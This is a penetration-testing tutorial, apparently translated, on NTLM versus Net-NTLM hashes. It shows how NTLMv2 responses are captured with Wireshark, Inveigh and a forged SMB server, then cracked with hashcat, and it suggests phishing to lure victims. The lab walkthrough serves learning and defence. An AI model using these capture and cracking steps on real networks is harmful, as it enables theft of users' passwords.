
0x00 Preface
---
In Windows systems, the most common type is the NTLM hash exported from the system, which can be cracked to obtain plaintext passwords using Hashcat.
Hashcat supports over 200 highly optimized hash algorithms, among which four are related to NTLM hash: NetNTLMv1, NetNTLMv1+ESS, NetNTLMv2, and NTLM.
What exactly is NetNTLM? And how is it obtained? Inspired by byt3bl33d3r's article, this article will introduce this topic based on personal insights.
Reference link:
https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html
0x01 Introduction
---
- Differences between NTLM hash and Net-NTLM hash
- Encryption method of NTLM hash
- Cracking Net-NTLM hash
0x02 NTLM hash
---
Typically refers to the user password hash stored in the Security Account Manager under Windows systems
The generation method of this hash:
- Convert the plaintext password into hexadecimal format
- Convert to Unicode format, i.e., add 0x00 after each byte
- Perform MD4 encryption on the Unicode string to generate a 32-bit hexadecimal string
Practical test:
User password is test123
Converted to hexadecimal format as 74657374313233
Converted to Unicode format as 7400650073007400310032003300

Perform MD4 encryption on the string 7400650073007400310032003300, result is c5a237b7e9d8e708d8436b6148a25fa1
Note:
MD4 encryption can be performed using the tool HashCalc, as shown in the figure below

Below, use mimikatz to export the user password hash for comparison and verification, results are the same, verification successful, as shown in the figure below
In penetration testing, all user hashes can typically be obtained from the SAM file in Windows systems and the NTDS.dit file on domain controllers. Reading the lsass.exe process with Mimikatz can retrieve the NTLM hash of logged-in users.
Supplement:
Systems prior to Windows Vista and Windows Server 2008 also used LM hash.
The generation method of LM hash is not covered in this article.
Starting with Windows Vista and Windows Server 2008, Windows discontinued LM hash.
However, some tools require parameters in the fixed format LM hash:NT hash. You can fill the LM hash with 0 (LM hash can be any value), i.e., 00000000000000000000000000000000:NT hash.
0x03 Net-NTLM hash
---
Usually refers to the hash in NTLM authentication in network environments.
NTLM authentication uses a challenge/response message exchange pattern, with the following process:
- The client sends a request to the server containing the plaintext login username. The server stores the login username and corresponding password hash in advance.
- Upon receiving the request, the server generates a 16-bit random number (called Challenge) and sends it back to the client in plaintext. It encrypts the Challenge using the stored login user password hash to obtain Challenge1.
- After receiving the Challenge, the client encrypts it using the login user's password hash to obtain Challenge2 (this result is called response) and sends the response to the server.
- The server receives the encrypted response from the client, compares Challenge1 and the response, and if they match, authentication succeeds.
In the above process, the login user's password hash is the NTLM hash, and the response contains the Net-NTLM hash.
For more information on NTLM authentication, refer to:
http://davenport.sourceforge.net/ntlm.html
In NTLM authentication, NTLM responses are categorized into three protocols: NTLM v1, NTLMv2, and NTLM session v2. Different protocols use different formats of Challenge and encryption algorithms.
Thus, there exist Net-NTLM hashes for different protocols, namely Net-NTLM v1 hash and Net-NTLM v2 hash.
Practical test:
Server:
- IP: 192.168.62.139
- Login username: a
- Login password: test123
Client:
- IP: 192.168.62.130
The client remotely connects to the server via command line with the following command:
net use \\192.168.52.139 /u:a test123 |
Simultaneously, the client runs Wireshark to capture data packets, as shown in the figure below.

The first four packets correspond to the four steps of NTLM authentication

Examine the second packet to obtain the Challenge, which is c0b5429111f9c5f4, as shown in the figure below

Examine the third packet to obtain the client-encrypted Challenge, which is a9134eee81ca25de, as shown in the figure below

The Response data is a5f1c47844e5b3b9c6f67736a2e1916d:0101000000000000669dae86ba8bd301a9134eee81ca25de0000000002001e00570049004e002d003100550041004200430047004200470049005500330001001e00570049004e002d003100550041004200430047004200470049005500330004001e00570049004e002d003100550041004200430047004200470049005500330003001e00570049004e002d003100550041004200430047004200470049005500330007000800669dae86ba8bd30106000400020000000800300030000000000000000000000000300000e9d9e613613097d1e2f47c1fd97fa099f65dfd78075d8bdb5ca162492ea5d2990a001000000000000000000000000000000000000900260063006900660073002f003100390032002e003100360038002e00360032002e00310033003900000000000000000000000000, as shown in the figure below
Next, use Hashcat to crack this Net-NTLM hash
The format of NTLMv2 is:
username::domain:challenge:HMAC-MD5:blob
Note:
challenge is the NTLM Server Challenge, and domain is obtained from the packet content (IP or machine name)
HMAC-MD5 corresponds to the NTProofStr in the packet, as shown in the figure below

blob corresponds to the latter part of the Response in the packet after removing NTProofStr
Therefore, the complete NTLMv2 data is as follows:
a::192.168.62.139:c0b5429111f9c5f4:a5f1c47844e5b3b9c6f67736a2e1916d:0101000000000000669dae86ba8bd301a9134eee81ca25de0000000002001e00570049004e002d003100550041004200430047004200470049005500330001001e00570049004e002d003100550041004200430047004200470049005500330004001e00570049004e002d003100550041004200430047004200470049005500330003001e00570049004e002d003100550041004200430047004200470049005500330007000800669dae86ba8bd30106000400020000000800300030000000000000000000000000300000e9d9e613613097d1e2f47c1fd97fa099f65dfd78075d8bdb5ca162492ea5d2990a001000000000000000000000000000000000000900260063006900660073002f003100390032002e003100360038002e00360032002e00310033003900000000000000000000000000
For testing convenience, create a new dictionary file with the content test123
The Hashcat parameters are as follows:
hashcat -m 5600 a::192.168.62.139:c0b5429111f9c5f4:a5f1c47844e5b3b9c6f67736a2e1916d:0101000000000000669dae86ba8bd301a9134eee81ca25de0000000002001e00570049004e002d003100550041004200430047004200470049005500330001001e00570049004e002d003100550041004200430047004200470049005500330004001e00570049004e002d003100550041004200430047004200470049005500330003001e00570049004e002d003100550041004200430047004200470049005500330007000800669dae86ba8bd30106000400020000000800300030000000000000000000000000300000e9d9e613613097d1e2f47c1fd97fa099f65dfd78075d8bdb5ca162492ea5d2990a001000000000000000000000000000000000000900260063006900660073002f003100390032002e003100360038002e00360032002e00310033003900000000000000000000000000 /tmp/password.list -o found.txt --force |
Explanation:
-m: hash-type, 5600 corresponds to NetNTLMv2. Detailed parameters can be found in the table: https://hashcat.net/wiki/doku.php?
-o: output file
The dictionary file is /tmp/password.list
--force means force execution, as the test system does not support Intel OpenCL

Successfully cracked the plaintext login password, output as shown in the figure below
In penetration testing, there are typically the following two exploitation methods
1. Use man-in-the-middle attacks to obtain Net-NTLM hash, commonly using tools like Responder and Inveigh
Responder:
Written in Python, reference address:
https://github.com/lgandx/Responder
Inveigh:
Written in PowerShell, reference address:
https://github.com/Kevin-Robertson/Inveigh
Actual test:
Using the same test environment as above, run Inveigh on a test host within the same network segment with the following parameters:
Import-Module .\Inveigh.psd1 |
When a client remotely connects to the server via command line, Inveigh captures the Net-NTLMv2 hash, as shown in the figure below

NTLMv2 hash is a::WIN-FVJLPTISCFE:A944CF357E0938DA:C1BB2CDD038D3AA6FA53FD360D7CBA9C:0101000000000000937115D1BC8BD301033605ACA1ACA1C00000000002001E00570049004E002D003100550041004200430047004200470049005500330001001E00570049004E002D003100550041004200430047004200470049005500330004001E00570049004E002D003100550041004200430047004200470049005500330003001E00570049004E002D003100550041004200430047004200470049005500330007000800937115D1BC8BD30106000400020000000800300030000000000000000100000000200000E9D9E613613097D1E2F47C1FD97FA099F65DFD78075D8BDB5CA162492EA5D2990A001000000000000000000000000000000000000900260063006900660073002F003100390032002E003100360038002E00360032002E00310033003900000000000000000000000000
Hashcat parameters are as follows:
hashcat -m 5600 a::WIN-FVJLPTISCFE:A944CF357E0938DA:C1BB2CDD038D3AA6FA53FD360D7CBA9C:0101000000000000937115D1BC8BD301033605ACA1ACA1C00000000002001E00570049004E002D003100550041004200430047004200470049005500330001001E00570049004E002D003100550041004200430047004200470049005500330004001E00570049004E002D003100550041004200430047004200470049005500330003001E00570049004E002D003100550041004200430047004200470049005500330007000800937115D1BC8BD30106000400020000000800300030000000000000000100000000200000E9D9E613613097D1E2F47C1FD97FA099F65DFD78075D8BDB5CA162492EA5D2990A001000000000000000000000000000000000000900260063006900660073002F003100390032002E003100360038002E00360032002E00310033003900000000000000000000000000 /tmp/password.list --force |

Successfully cracked the login plaintext password, output as shown in the figure below
2. Force the target client to initiate an SMB connection to a forged server through various methods, capture packets on the forged server, and obtain the Net-NTLM hash
For the SMB protocol, when a client connects to a server, it first attempts to log in using the local username and password hash by default
Actual test:
Client IP: 192.168.62.139
Server IP: 192.168.62.130
The server runs Wireshark to capture packets

The client attempts to connect to the server. For demonstration purposes, the operation is performed via the interface by directly entering \\192.168.62.130 in the address bar. A dialog box prompts that the username or password is incorrect, as shown in the figure below
At this point, Wireshark on the server has captured the packets, and the Net-NTLMv2 hash is assembled as follows:
a::WIN-FVJLPTISCFE:a05179df44d8cd35:43589a30aea29cf24fbd9c01a85e4b7e:0101000000000000eb8e1d9bf08ed301ca0ea89448cceba80000000002001e00570049004e002d003100550041004200430047004200470049005500330001001e00570049004e002d003100550041004200430047004200470049005500330004001e00570049004e002d003100550041004200430047004200470049005500330003001e00570049004e002d003100550041004200430047004200470049005500330007000800eb8e1d9bf08ed30106000400020000000800300030000000000000000100000000200000e4ab58611d3ed61427fa3c7075c75897aebae420dd42b71c73886ebca92b3c3b0a001000000000000000000000000000000000000900260063006900660073002f003100390032002e003100360038002e00360032002e00310033003900000000000000000000000000
Hashcat parameters are as follows:
hashcat -m 5600 a::WIN-FVJLPTISCFE:a05179df44d8cd35:43589a30aea29cf24fbd9c01a85e4b7e:0101000000000000eb8e1d9bf08ed301ca0ea89448cceba80000000002001e00570049004e002d003100550041004200430047004200470049005500330001001e00570049004e002d003100550041004200430047004200470049005500330004001e00570049004e002d003100550041004200430047004200470049005500330003001e00570049004e002d003100550041004200430047004200470049005500330007000800eb8e1d9bf08ed30106000400020000000800300030000000000000000100000000200000e4ab58611d3ed61427fa3c7075c75897aebae420dd42b71c73886ebca92b3c3b0a001000000000000000000000000000000000000900260063006900660073002f003100390032002e003100360038002e00360032002e00310033003900000000000000000000000000 /tmp/password.list --force |

Successfully cracked the plaintext password of the client's current user, output as shown in the figure below
Practical exploitation example:
Sending phishing emails, when users open the email, they covertly access a forged server, which can capture data packets to obtain the target user's current Net-NTLM hash, and further crack it to recover the plaintext password
0x04 Summary
---
This article introduces the differences between NTLM hash and Net-NTLM hash, and practically demonstrates the encryption method of NTLM hash and the cracking method of Net-NTLMv2 hash. If the plaintext password cannot be cracked, Pass-The-Hash can be used for further exploitation of NTLM hash, but what about Net-NTLM hash?


